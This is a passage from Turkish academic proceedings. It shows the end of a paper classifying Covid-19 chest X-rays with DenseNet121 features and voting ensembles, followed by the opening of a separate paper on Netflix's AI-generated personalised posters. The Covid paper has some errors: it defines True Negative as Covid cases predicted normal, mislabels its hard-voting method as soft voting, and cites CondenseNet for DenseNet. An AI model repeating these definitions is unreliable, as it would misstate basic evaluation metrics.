
Bu çalışmada önerilen modelde, TÖ modellerden elde edilen derin öznitelikler kullanılarak klasik makine öğrenme (MÖ) yöntemler ve topluluk sınıflandırıcılar yardımıyla Covid-19 hastalığı teşhisi gerçekleştirilmiştir. Önerilen sistem Şekil 1’de gösterildiği gibi genel olarak dört temel aşamadan oluşmaktadır. Her aşamada gerçekleştirilen işlemlere bakıldığında;

1.Aşama: Bu aşamada veri artırımı gerçekleştirilmiştir. Tüm görüntüler standart bir boyuta (224x224x3) getirildikten sonra; döndürme, ölçeklendirme, yata/dikey öteleme, yatay çevirme, parlaklık ayarlama gibi yöntemlerle artırım işlemi gerçekleştirilmiştir.

2.Aşama: Artırılmış veri setine DenseNet121 TÖ uygulanmıştır.

3.Aşama: DenseNet121 son katmanlardan elde edilen öznetelik vektörleri belirlenmiştir.

4.Aşama: Derin öznetelik vektörleri kullanılarak yumuşak oylama (Soft Voting) ve katı oylama (Hard Voting) topluluk sınıflandırma yöntemleri kullanılarak Covid-19 teşhisi gerçekleştirilmiştir.



Şekil 2. Önerilen sınıflandırma modeli.


3.2. Transfer Öğrenme (TÖ) Yöntemleri

Makine öğrenimi için transfer öğrenimi, önceden eğitilmiş bir modelin öğelerinin yeni bir makine öğrenimi modelinde yeniden kullanılmasıdır. Makine öğrenimi geliştirmeye yönelik bu yaklaşım, yeni modelleri eğitmek için gereken kaynakları ve etiketlenmiş veri miktarını azaltır. Bir dizi farklı makine öğrenimi türü vardır, ancak en popüler süreçlerden biri denetimli makine öğrenimidir. Bu tür makine öğrenimi, modelleri eğitmek için etiketlenmiş eğitim verilerini kullanır. Veri kümelerini doğru bir şekilde etiketlemek uzmanlık gerektirir ve makinelerin eğitim süreci genellikle zaman alıcıdır. Transfer öğrenimi bu sorunlara bir çözümdür ve bu nedenle makine öğrenimi ortamında önemli bir teknik haline gelmektedir. Makine öğrenimi için transfer öğrenimi, mevcut öğrenmiş modellerin yeni bir problemde veya uygulamada yeniden kullanılmasıdır. Önceki eğitimden geliştirilen bilgi, yeni bir görevin gerçekleştirilmesine yardımcı olmak için geri dönüştürülür. Orijinal eğitilmiş model, genellikle yeni görünmeyen verilere uyum sağlamak için yüksek düzeyde bir genelleme gerektirir. Transfer öğrenimi, her yeni görev için eğitimin sıfırdan yeniden başlatılması gerekmediği anlamına gelir. Yeni makine öğrenimi modellerini eğitmek hem kaynak yetersiz hem de zaman alıcı olabilir, bu nedenle transfer öğrenimi hem kaynaklardan hem de zamandan tasarruf sağlar. Büyük veri kümelerinin doğru şekilde etiketlenmesi de çok fazla zaman alır. Transfer öğrenimi ile bir model mevcut bir etiketli veri kümesi üzerinde eğitilebilir, ardından etiketlenmemiş verileri içerebilecek benzer bir göreve uygulanabilir [13]. Bu çalışmada Covid-19 teşhisi için DenseNet121 transfer derin öğrenme metodu kullanılmıştır.

3.2.1 DenseNet121 Transfer Öğrenme Yöntemi

Huang ve arkadaşları tarafından önerilen DenseNet algoritması, girdiye yakın katmanlar ve çıktıya yakın katmanlar kısa olduğunda, evrişimli ağların önemli ölçüde daha derin, daha doğru ve verimli bir şekilde eğitilebileceği göstermiştir [14]. Bu yaklaşım ResNet ağlarından esinlenerek geliştirilmiştir. DenseNet ağı farklı katman sıraları ile çeşitli mimarilerde olabilirler. *Densenet 121*, *Densenet 169*, *Densenet 201* şeklinde farklı sayıda katman içeren çeşitler mevcuttur. Şekil 3'teki model 121 dense katmanlı DenseNet121 modelidir. Şekilden görüldüğü gibi mimaride 4 dense ağ bloğu bulunmaktadır. Bu dense bloklar geçişli

Pooling(havuzlama) katmanlarına bağlıdır. Son aşamada bu katmanlar global havuzlama katmanına verilmiştir. Global havuzlama katmanı sınıflandırma işlemleri için Softmax katmanına bağlanmıştır. DenseNet ağ içinde özneteliklerin tekrar tekrar kullanımlarını bağlantılar ile sağlar. Bu işlemi bağlantılar ile atlama(bypass) ve birleştirme ile gerçekleştirir. Gradyan kaybolması ağı derin katmanlarında meydana gelmesinden dolayı bypass katmanlarını ağı derin katmanlarına yerleştirilmektedir. Dense mekanizması her katmanı sonraki katmanlara giriş olarak bağlanmasını sağlayan katmanlardır. Bu şekilde bir mekanizma ile ağı parametre sayısı düştüğü gibi kaybolan gradyan problemini de çözmektedir [15].



Şekil 3. DenseNet121 ağı mimarisi [16]

3.3 Oylama Topluluk Sınıflandırma Yöntemleri

Oylama topluluk öğrenme yönteminin temel dayanağı, farklı MÖ yöntemlerinin tahminlerini birleştirerek ortak bir topluluk kararı elde etmektir. Bu ortak karar, bu çalışmada da kullanılan çoğunluk oyu (Katı oylama) ve ortalama tahmin olasılıkları (Yumuşak oylama) şeklinde elde edilebilmektedir. Bu sayede tekil bir modelin sebep olacağı yanlış tahminler dengelenerek daha iyi performans elde edilebileceği öngörülmektedir.

Katı oylama (Hard Voting) yönteminde, belirli bir örnek için tahmin sonucu topluluğu oluşturan sınıflandırıcıların çoğunluğunun tahmini örneğin sınıfı olarak kabul edilmektedir. Buna göre katı oylama yöntemine göre x örneğinin tahmin edilen sınıfı aşağıdaki gibi ifade edilir [17]. Katı oylamada her sınıflandırıcı bir sınıf etiketi için oy verir ve nihai çıktı sınıf etiketi oyların yarısından fazlasını alan etikettir. Sınıf etiketlerinden hiçbir oyların yarısından fazlasını alamazsa, bir ret seçeneği verilir ve birleşik sınıflandırıcı hiçbir tahminde bulunmaz.

$$H(x) = s_{\underset{j}{\operatorname{argmax}} \sum_{i=1}^n h_i^j(x)} \quad (1)$$

Yumuşak oylama (Soft Voting) yönteminde ise, ağırlıklı olasılıksal tahminlerin ortalaması alınarak sınıf tahmini yapılır. En yüksek ortalama sahip sınıf topluluğun tahmini olarak değerlendirilir. Buna göre yumuşak oylama yöntemine göre x örneğinin tahmin edilen sınıfı aşağıdaki gibi ifade edilir [17].

$$H(x) = s_{\underset{j}{\operatorname{argmax}} \sum_{i=1}^n w_i h_i^j(x)} \quad (2)$$

burada w_i değeri h_i sınıflandırıcısının topluluk içindeki ağırlığını ifade etmektedir.

3.4. Performans Ölçütleri

Transfer derin öğrenme metotların performanslarını değerlendirmek için karışıklık matrisi kullanılır. Veri setimizdeki gerçek çıkış etiketleri ile modellerin tahmin etiketleri yanlış ve doğru sayılarını tablo olarak göstermektedir.

Tablo 1. Karışıklık matrisi gösterimi

Tahmin Edilen Sınıf		
Gerçek Sınıf	True Positive (TP)	False Negative (FN)
	False Positive (FP)	True Negative (TN)

Burada;

TP (True Pozitif): Covid-19 olarak etiketlenmiş görüntülerin model tarafından da Covid-19 olarak tahmin edilmesidir. Bu durumda doğru sınıflandırma sayısıdır.

TN (True Negatif): Covid-19 olarak etiketlenmiş görüntülerin model tarafından Non-Covid-19 (Normal) olarak tahmin edilmesidir. Bu durumdaki yanlış sınıflandırma sayısıdır.

FP (False Pozitif): Non-Covid olarak etiketlenmiş görüntülerin model tarafından Covid-19 olarak etiketlenmiş görüntülerin sayısını belirtir.

FN (False Negatif) : Covid-19 olarak etiketlenmiş görüntülerin model tarafından Non-Covid-19 olarak etiketlenmiş görüntülerin sayısını belirtir.

Transfer derin öğrenme metotların performanslarını değerlendirmek için aşağıdaki dört ölçüt kullanılmıştır [18].

$$Doğruluk = \frac{TP + TN}{TP + TN + FN + FP} \quad (3)$$

$$Kesinlik = \frac{TP}{TP + FP} \quad (4)$$

$$Duyarlılık = \frac{TP}{TP + FN} \quad (5)$$

$$f - \text{Ölçüt} = 2 * \frac{Kesinlik * Hatırlatma}{Kesinlik + Hatırlatma} \quad (6)$$

4. Bulgular


Covid-19 pandemisi, benzeri görülmemiş insan hayatı kaybı, büyük ekonomik ve finansal aksilikler ile modern tarihin en ölümcül olaylarından biri haline geldi ve tüm dünyayı birkaç on yıl geriye götürdü. Bununla birlikte, virüsün mutasyona uğrayan doğası ve asemptomatik vakalardaki artış nedeniyle Covid-19 virüsünün tespiti giderek zorlaştı. Covid-19 teşhisi için farklı yaklaşımların kullanıldığı görülmektedir. Bu çalışmada DenseNet121 TÖ metoduna verilen görüntülerden elde edilen derin metrikler kullanılarak Katı ve yumuşak topluluk oylama teknikleri ile Covid-19 teşhisi gerçekleştirilmiştir. Elde edilen başarı oranları Tablo 2’de verilmiştir. Karşılaştırma amacıyla tabloda modelin doğrudan kullanıldığı (DenseNet121) uygulama ilişkin başarı ölçütleri de sunulmuştur. DenseNet121 TÖ modeline ait derin öznetelikler ile birlikte yumuşak oylama yöntemi (DenseNet(F)+Y) ve yumuşak oylama yöntemi (DenseNet(F)+K) başarı ölçütleri de bu tabloda sunulmuştur. Görüntülerin direk DenseNet121 ile sınıflandırma sonucunda elde edilen başarı oranları Doğruluk=88,85,

Kesinlik=92,35, Duyarlılık=85,38 ve F1-Ölçütü=88,12 olarak gözlenmiştir. DenseNet(F)+Y yöntemi ile Doğruluk=93,39, Kesinlik=92,94, Duyarlılık=82,83 ve F1-Ölçütü=86,82 olarak elde edilmiştir. Son olarak DenseNet(F)+K yöntemi ile Doğruluk=93,22, Kesinlik=92,94, Duyarlılık=82,24 ve F1-Ölçütü=86,40 olarak gözlenmiştir. Topluluk metotlar ile direkt DenseNet121 ağı kullanılmasından daha başarılı sonuçlar elde edildiği görülmektedir. En yüksek başarı DenseNet(F)+Y yöntemi ile gözlenmiştir. Kullanılan metotlara ait karışıklık matrisleri Şekil 4'te verilmiştir. Bunun yanında DenseNet121 TÖ metoduna ait eğitim ve test performans ve kayıp grafikleri Şekil 5'te verilmiştir. Şekil 5'ten görüldüğü gibi eğitim sürecinde dalgalanmaların yoğun olduğu ancak validasyon seti için ise daha stabil bir performans elde edilmiştir.


Tablo 2. DenseNet121 Transfer Öğrenme modelinin test veri seti başarı ölçütleri.

Yöntem	Doğ.	Kes.	Duy.	f1-öl.
DenseNet	88,85	92,35	85,38	88,12
DenseNet(F)+Y	93,39	92,94	82,83	86,82
DenseNet(F)+K	93,22	92,94	82,24	86,40


(a)




(b)



(c)



Şekil 4. DenseNet, DenseNet(F)+Y ve DenseNet(F)+K modellerine ait karışıklık matrisleri



Şekil 5. Eğitim ve doğrulama setler için DenseNet TÖ model eğrileri

5. Tartışma ve Sonuç

COVID-19 tüm dünyada milyonlarca insanın hayatını etkilemiş büyük bir salgına neden olan pandemik hastalıktır. Akciğer hücrelerini doğrudan etkileyebilen ve erken teşhis edilmemesi durumunda ciddi zararlar veren bir etkiye sahiptir. Tedavi edilmemesi durumunda ölüm de dahil olmak üzere geri dönüşü olmayan zararlar oluşturmaktadır. Virüs, pcr15 testi, X-ray veya BT görüntüleri kullanılarak teşhis edilebilir. Bu çalışmada DenseNet121 TÖ ve topluluk oylama sınıflandırma metotları kullanılarak Covid-19 teşhisi gerçekleştirilmiştir. Bunun için X-ray görüntüleri kullanılmıştır. DenseNet, DenseNet(F)+K ve DenseNet(F)+Y gibi 3 farklı yaklaşım ile denemeler gerçekleştirildi. En yüksek başarı DenseNet(F)+Y yöntemi ile Doğruluk=93,39, Kesinlik=92,94, Duyarlılık=82,83 ve F1-Ölçütü=86,82 olarak elde edilmiştir. Önerilen yaklaşımlar ile elde edilen başarılar literatürdeki çalışmalar ile karşılaştırılmıştır. Sonuçlar Tablo 3'te verilmiştir. Tablo 3'te verilen çalışmalarda kullanılan veri setleri birbirinden farklıdır. Tablo 3'teki sonuçlara bakıldığında bu çalışmada önerilen yaklaşımlar ile yüksek başarılarla yaklaşık değerlerin elde edildiği görülmektedir.

Tablo 3. Karşılaştırmalı COVID-19 teşhisi yapılan çalışmaların doğrulukları.

Çalışma	Yöntem	Örnek Sayısı	Doğruluk (%)
Medhi vd. [19]	Deep CNN	COVID-19, Normal	93,0
Zhang vd. [20]	CAAD	COVID,Non-COVID	95,18
Hemdan vd. [21]	COVIDX-Net	COVID-19, Normal	90,0
Sahinbas ve Catak [22]	VGG16	COVID,Non-COVID	80,0
Ismael ve Şengür [23]	ResNet50(F)+SVM	COVID-19, Normal	94,7
Narin vd. [24]	ResNet50	COVID-19, Normal	96,10
Ozyurt vd. [25]	DNN + NCA.RFINCA	COVID,Non-COVID	95,84
Bu çalışma	DenseNet(F)+Y	COVID-19,Non-COVID	93,38
	DenseNet(F)+K	COVID-19,Non-COVID	93,21

Kaynakça

- [1] Kumari, S., Ranjith, E., Gujjar, A., Narasimman, S., & Zeelani, H. A. S. (2021). Comparative analysis of deep learning models for COVID-19 detection. *Global Transitions Proceedings*, 2(2), 559-565.
- [2] Khan, S. H., Sohail, A., Khan, A., Hassan, M., Lee, Y. S., Alam, J., ... & Zubair, S. (2021). COVID-19 detection in chest X-ray images using deep boosted hybrid learning. *Computers in Biology and Medicine*, 137, 104816.
- [3] Lewnard, J. A., & Lo, N. C. (2020). Scientific and ethical basis for social-distancing interventions against COVID-19. *The Lancet infectious diseases*, 20(6), 631-633.
- [4] Wang, Y., Kang, H., Liu, X., & Tong, Z. (2020). Combination of RT-qPCR testing and clinical features for diagnosis of COVID-19 facilitates management of SARS-CoV-2 outbreak. *Journal of medical virology*, 92(6), 538.
- [5] Wang, Z., Xiao, Y., Li, Y., Zhang, J., Lu, F., Hou, M., & Liu, X. (2021). Automatically discriminating and localizing COVID-19 from community-acquired pneumonia on chest X-rays. *Pattern recognition*, 110, 107613.
- [6] Sevi, M., & Aydin, İ., 2020. COVID-19 detection using deep learning methods. In *2020 International conference on data analytics for business and industry: way towards a sustainable economy (ICDABI)* (pp. 1-6). IEEE.
- [7] Anwar, T., & Zakir, S. (2020, November). Deep learning based diagnosis of COVID-19 using chest CT-scan images. In *2020 IEEE 23rd international multitopic conference (INMIC)* (pp. 1-5). IEEE.
- [8] Hall, L. O., Paul, R., Goldgof, D. B., & Goldgof, G. M. ,2020. Finding covid-19 from chest x-rays using deep learning on a small dataset. *arXiv preprint arXiv:2004.02060*.
- [9] Xu, X., Jiang, X., Ma, C., Du, P., Li, X., Lv, S., ... & Li, L., 2020. A deep learning system to screen novel coronavirus disease 2019 pneumonia. *Engineering*, 6(10), 1122-1129.
- [10] Gifani, P., Shalbah, A., & Vafaezadeh, M. (2021). Automated detection of COVID-19 using ensemble of transfer learning with deep convolutional neural network based on CT scans. *International journal of computer assisted radiology and surgery*, 16, 115-123.
- [11] Gour, M., & Jain, S., 2022. Automated COVID-19 detection from X-ray and CT images with stacked ensemble convolutional neural network. *Biocybernetics and Biomedical Engineering*, 42(1), 27-41.
- [12] Rahman, T., Khandakar, A., Qiblawey, Y., Tahir, A., Kiranyaz, S., Kashem, S.B.A., Islam, M.T., Maadeed, S.A., Zughair, S.M., Khan, M.S. and Chowdhury, M.E. (2020). Exploring the Effect of Image Enhancement Techniques on COVID-19 Detection using Chest X-ray Images. *arXiv preprint arXiv:2012.02238*.
- [13] Aswathy, A. L., Hareendran, A., & SS, V. C. (2021). COVID-19 diagnosis and severity detection from CT-images using transfer learning and back propagation neural network. *Journal of Infection and Public Health*, 14(10), 1435-1445.
- [14] Huang, G., Liu, S., Van der Maaten, L., & Weinberger, K. Q. (2018). Condensenet: An efficient densenet using learned group convolutions. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (pp. 2752-2761).
- [15] Kong, L., & Cheng, J. (2022). Classification and detection of COVID-19 X-Ray images based on DenseNet and VGG16 feature fusion. *Biomedical Signal Processing and Control*, 77, 103772.
- [16] Cui, B., Chen, X., & Lu, Y. (2020). Semantic segmentation of remote sensing images using transfer learning and deep convolutional neural network with dense connection. *Ieee Access*, 8, 116744-116755.
- [17] Zhou, Z. H. (2012). Ensemble learning. In *Machine learning* (pp. 181-210). Springer, Singapore.
- [18] Bohmrah, M. K., & Kaur, H. (2021). Classification of Covid-19 patients using efficient fine-tuned deep learning DenseNet model. *Global Transitions Proceedings*, 2(2), 476-483.
- [19] Medhi, K., Jamil, M., & Hussain, M. I. (2020). Automatic detection of COVID-19 infection from chest X-ray using deep learning. *medrxiv*, 2020-05.
- [20] Zhang, J., Xie, Y., Pang, G., Liao, Z., Verjans, J., Li, W., ... & Xia, Y. (2020). Viral pneumonia screening on chest X-rays using confidence-aware anomaly detection. *IEEE transactions on medical imaging*, 40(3), 879-890.
- [21] Hemdan, E. E. D., Shouman, M. A., & Karar, M. E. (2020). Covidx-net: A framework of deep learning classifiers to diagnose covid-19 in x-ray images. *arXiv preprint arXiv:2003.11055*.

- [22] Sahinbas, K., & Catak, F. O. (2021). Transfer learning-based convolutional neural network for COVID-19 detection with X-ray images. In *Data science for COVID-19* (pp. 451-466). Academic Press.
- [23] Ismael, A. M., & Şengür, A. (2021). Deep learning approaches for COVID-19 detection based on chest X-ray images. *Expert Systems with Applications*, 164, 114054.
- [24] Narin, A., Kaya, C., & Pamuk, Z. (2021). Automatic detection of coronavirus disease (covid-19) using x-ray images and deep convolutional neural networks. *Pattern Analysis and Applications*, 24, 1207-1220.
- [25] Ozyurt, F., Tuncer, T., & Subasi, A. (2021). An automated COVID-19 detection based on fused dynamic exemplar pyramid feature extraction and hybrid feature selection using deep learning. *Computers in biology and medicine*, 132, 104356.

YAPAY ZEKÂ ALGORİTMASININ GÖRSEL İLETİŞİM TASARIMINDAKİ ROLÜ: NETFLIX FİLM VE DİZİ AFİŞLERİ ÖRNEĞİ

Semra Çam^{*1}, Aslı İgit²

¹ Çanakkale Onsekiz Mart Üniversitesi, Güzel Sanatlar Fakültesi, Grafik Tasarımı Bölümü, Çanakkale, TÜRKİYE, semiramis.cam@gmail.com

² İstanbul Medeniyet Üniversitesi, Sanat, Tasarım ve Mimarlık Fakültesi, Görsel İletişim Tasarımı Bölümü, İstanbul, TÜRKİYE, asli.igit@medeniyet.edu.tr

* Sorumlu Yazar: semiramis.cam@gmail.com

Özet: Yapay zekâ, hayatı kolaylaştırmak veya insanların sorunlarını çözmek için insanlar tarafından üretilmiş olup bir tasarım sorununun çözümünde de kendine yer edinmeyi başararak mühendislik veya tıp gibi sayısal alanlardan sıyrılıp hayal gücüne dayalı alanlara da dahil olmuştur. Yapay zekânın tasarımındaki potansiyelini erken fark eden platformların başında Netflix'in yer aldığı söylenebilir. Netflix, kullanıcılarının dizi ve film tercihlerini analiz edip her kullanıcıya özel afiş tasarımını gerçekleştirebilen bir yapay zekâ algoritması geliştirmiştir. Böylece kullanıcılarının ilgisini daha kolay yakalayabilmiş ve en çok tercih edilen izleme platformlarından biri haline gelmiştir. Bu çalışmanın amacı, yapay zekânın görsel tasarıma yansımalarını, tasarımın, tasarımcıların ve kullanıcıların açısından irdelemektir. Netflix platformunun ürettiği yapay zekâ tabanlı dizi ve film afiş tasarımları inceleme konusu olarak bu çalışmanın sınırlılığını oluşturmaktadır. Görsel tasarımı başka bir boyuta taşıyacak, bunu yaparken tasarımcının da işini büyük oranda kolaylaştıracak, aynı zamanda kullanıcının da tasarım anlayışını derinden etkileyebilecek potansiyele sahip yapay zekânın, tüm bu unsurlar çerçevesinde olumlu veya olumsuz yönlerinin ortaya koyulması ise bu çalışmanın önemini işaret etmektedir.

Anahtar Kelimeler: Yeni İletişim Teknolojileri, Görsel İletişim Tasarımı, Yapay Zekâ, Afiş, Netflix.

The Role of Artificial Intelligence Algorithm in Visual Communication Design: The Case of Netflix Movie and Series Posters

Semra Çam^{*1}, Aslı İgit²

¹ Çanakkale Onsekiz Mart University, Faculty of Fine Arts, Department of Graphic Design, Çanakkale, TURKEY, semiramis.cam@gmail.com

² İstanbul Medeniyet University, Faculty of Art, Design and Architecture, Department of Visual Communication Design, İstanbul, TURKEY, igitasli@gmail.com

* Corresponding author: semiramis.cam@gmail.com

Abstract: Artificial intelligence has been produced by humans to make life easier or to solve people's problems, but it has also managed to find its place in solving a design problem, leaving numerical fields such as engineering or medicine and entering areas based on imagination. It can be said that Netflix is one of the platforms that early realized the potential of artificial intelligence in design. Netflix has developed an artificial intelligence algorithm that can analyze its users' series and movie preferences and design posters tailored to each user. Thus, it was able to capture the interest of its users more easily and became one of the most preferred viewing platforms. This study aims to examine the reflections of artificial intelligence on visual design from the perspective of design, designers, and users. Artificial intelligence-based series and movie poster designs produced by the Netflix platform constitute the limitation of this study. The positive or negative aspects of artificial intelligence, which can carry the

visual design to another dimension, make it easier for the designer while doing this, and affect the design understanding of the user, reveal this study's importance.

Keywords: *New Communication Technologies, Visual Communication Design, Artificial Intelligence, Poster, Netflix.*

1. Giriş

Günümüzde teknoloji çağının en büyük ve önemli buluşlarından birinin yapay zekâ teknolojileri olduğunu ifade etmek mümkündür. Yapay zekânın tasarım alanına dâhil olmasıyla gündelik yaşama yön veren etkiler daha görünür hale gelmiştir. Bu teknoloji aracılığıyla bir insanın kolay kolay ulaşamayacağı boyuttaki veriler toplanıp, analiz edilebilir ve bulgular anlamlandırılabilir, yorumlanabilir. Netflix şirketinin kullandığı yapay zekâ algoritmasının en önemli özelliklerinden biri de budur. Üstelik sadece veriler analiz edilmeyip bu analiz sonucunda ortaya çıkan sonuçlar, görsel tasarım ürünü olan afiş tasarımı da şekillendirmektedir. Tamamen yapay zekâ ile gerçekleştirebilen bu sürecin, insanların iş yükünü hafifleterek üretkenliğin de artmasını sağladığını söylemek mümkündür. Teknolojinin gelişmesine paralel olarak yükseliş gösteren yapay zekâ programlarının, hayal gücünü gerekli kılan görsel tasarım ürünlerinin yapımını devralması, üretim performansını olumlu etkileyebilir. Olumlu veya olumsuz birçok evreni beraberinde getirecek olan yapay zekâyı, tasarım alanında tüm yönleriyle ele almak ve çıkarımlarda bulunabilmek tasarımcıların daha bilinçli olarak gelişmesini sağlayabilir. Bu çalışmanın amacı, yapay zekânın görsel tasarıma yansımalarını, tasarımın, tasarımcıların ve kullanıcıların açısından irdelemektir. Netflix platformunun ürettiği yapay zekâ tabanlı dizi ve film afiş tasarımları inceleme konusu olarak bu çalışmanın sınırlılığını oluşturmaktadır. Görsel tasarımı başka bir boyuta taşıyacak, bunu yaparken tasarımcının da işini büyük oranda kolaylaştıracak, aynı zamanda kullanıcının da tasarım anlayışını derinden etkileyebilecek potansiyele sahip yapay zekânın, tüm bu unsurlar çerçevesinde olumlu veya olumsuz yönlerinin ortaya koyulması ise bu çalışmanın önemini işaret etmektedir. Özetle yapay zekâ algoritmasının Netflix dizi ve film afişleri özelinde nasıl işlediğini çözümlemek ve dolayısıyla görsel tasarımdaki rolünü anlamak çalışmanın amacı ve önemi bakımından son derece değerlidir.

2. Yapay Zekâ Algoritmasının İşleyişi

1955 yılında bir çalışma sürecinde John McCarthy tarafından ortaya atılan yapay zekâ kavramı, “Zeki makineler yapmanın bilimi ve mühendisliği” olarak tanımlanmıştır. Yapay zekâ çalışmaları beynin düşünme sistemini ve yöntemlerini analiz ederek bunu taklit eden bir sistem geliştirmektedir. Sağiroğlu’na göre (Sağiroğlu, 2003) yapay zekâ, “düşünme, anlama, kavrama, yorumlama ve öğrenme gibi karar verme sürecinin yapıtaşı kabul edilen aşamaların programlamayla taklit edilerek problemlerin çözümüne uygulanması” olarak da tanımlanabilir. İnsana ait olan düşünme, algılama, çıkarımda bulunma, öğrenme, karar verme gibi özelliklerin yapay bir sisteme kazandırılmaya çalışılması yapay zekânın amacını oluşturmaktadır. Tanimato, yapay zekâyı bir bilgisayarın ya da bilgisayar denetimli bir makinenin, insan zekâsına ait özellikler olduğu kabul edilen akıl yürütme, anlam çıkarma, karar verme ve geçmiş deneyimlerden öğrenme gibi gelişmiş zihinsel aktivitelere ilişkin görevleri doğru şekilde yerine getirme yeteneği olarak da ifade etmektedir (Tanimato, 1990).

İnsan beynini taklit etmesinin yanı sıra insan beyninin bile yapmakta zorlanacağı büyük veri analizi gibi komplike işler için tasarlanan yapay zekâ, büyük kolaylık ve katkı kazandırmıştır. Günümüzde büyük verinin hızlı gelişimi ve hayatımızı kolaylaştıracak

sistemlerin geliştirilmesinde büyük veri analizinin önemli hale gelmesi, yapay zekânın da hayatımızdaki rolünün giderek artmasına neden olmuştur. 2019 itibarıyla internet kullanıcıları her gün 2.5 kentilyon byte veri oluşturmakta ve her gün üretilen veri miktarındaki bu hızlı yükselişin arkasında nesnelerin interneti (IoT) ve birbirine bağlanan cihaz sayısındaki artış olduğu bilinmektedir. Tüm dijital evrenin ise 2020 yılına kadar 44 zettabyte'a ulaşması beklenmektedir. Böyle bir durumda insan tarafından işlenmesi ve analiz edilmesi olanaksız haldeki büyük veri, insandan çok da hızlı işlem yapabilen yapay zekâya olan ihtiyacı da doğurmaktadır.

Günlük hayatta çokça vakit geçirilen sosyal medyada, arama geçmişindeki veriler baz alınıp paylaşımlardaki etiketlerden yola çıkılarak kullanıcıya uygun reklamları gösteren ve adeta internet ortamında dinleniyormuş-izleniyormuş hissi uyandıran uygulamalar yapay zekanın bir ürünüdür. Yine günlük hayatta kullanılan akıllı saatlerden buzdolaplarına, evden arabaya kadar birçok elektronik eşya, yapay zekâ ile donatılmış durumdadır. Hareket, konuşma, ses algılama gibi yeteneklere sahip bu cihazlar düşünme gerektiren işlemlerde yapay zekâ aracılığıyla kolaylıklar sunmaktadır. Baştan'ın söylemiyle, duygulara, inisiyatif, yaratıcılığa dayanmayan ve tekrar eden kararları vermek için yapay zekâ uygulamaları işletmelere verim ve hız sağlayacak sistemlerdir (Baştan, 2003). Forbes'un 2018 yılı sonunda yayınladığı raporuna göre, firmaların, hâlihazırda %44'ü tekrar eden işleri yapay zekâya devrederek, bilgi işçilerini güçlendirme çabası ile çalışmalarını sürdürmektedir. İrlandalı, ünlü yönetim danışmanlığı şirketi Accenture; yapay zekâ uygulamalarını bünyelerinde ilk defa kullanma kararı alan organizasyonlara, yapay zekâya ve insan-makine iş birliğine bağlı olarak başarılı performans gösteren organizasyonların stratejilerini taklit etmelerini ve bu yönde yatırım yapmaları halinde, 2019–2022 yılları arasında, gelirlerini %38'e, sağladıkları istihdamı da %10'a kadar arttırabileceklerini vurgulamaktadır. Dolayısı ile bu veriler ışığında yapay zekâ çağında şirketlerin başarısının insanların ve makinelerin iş birliğine bağlı hale gelmiş olduğunu söylemek pek de yanlış olmayacaktır (Arşan ve Karamustafa, 2019).

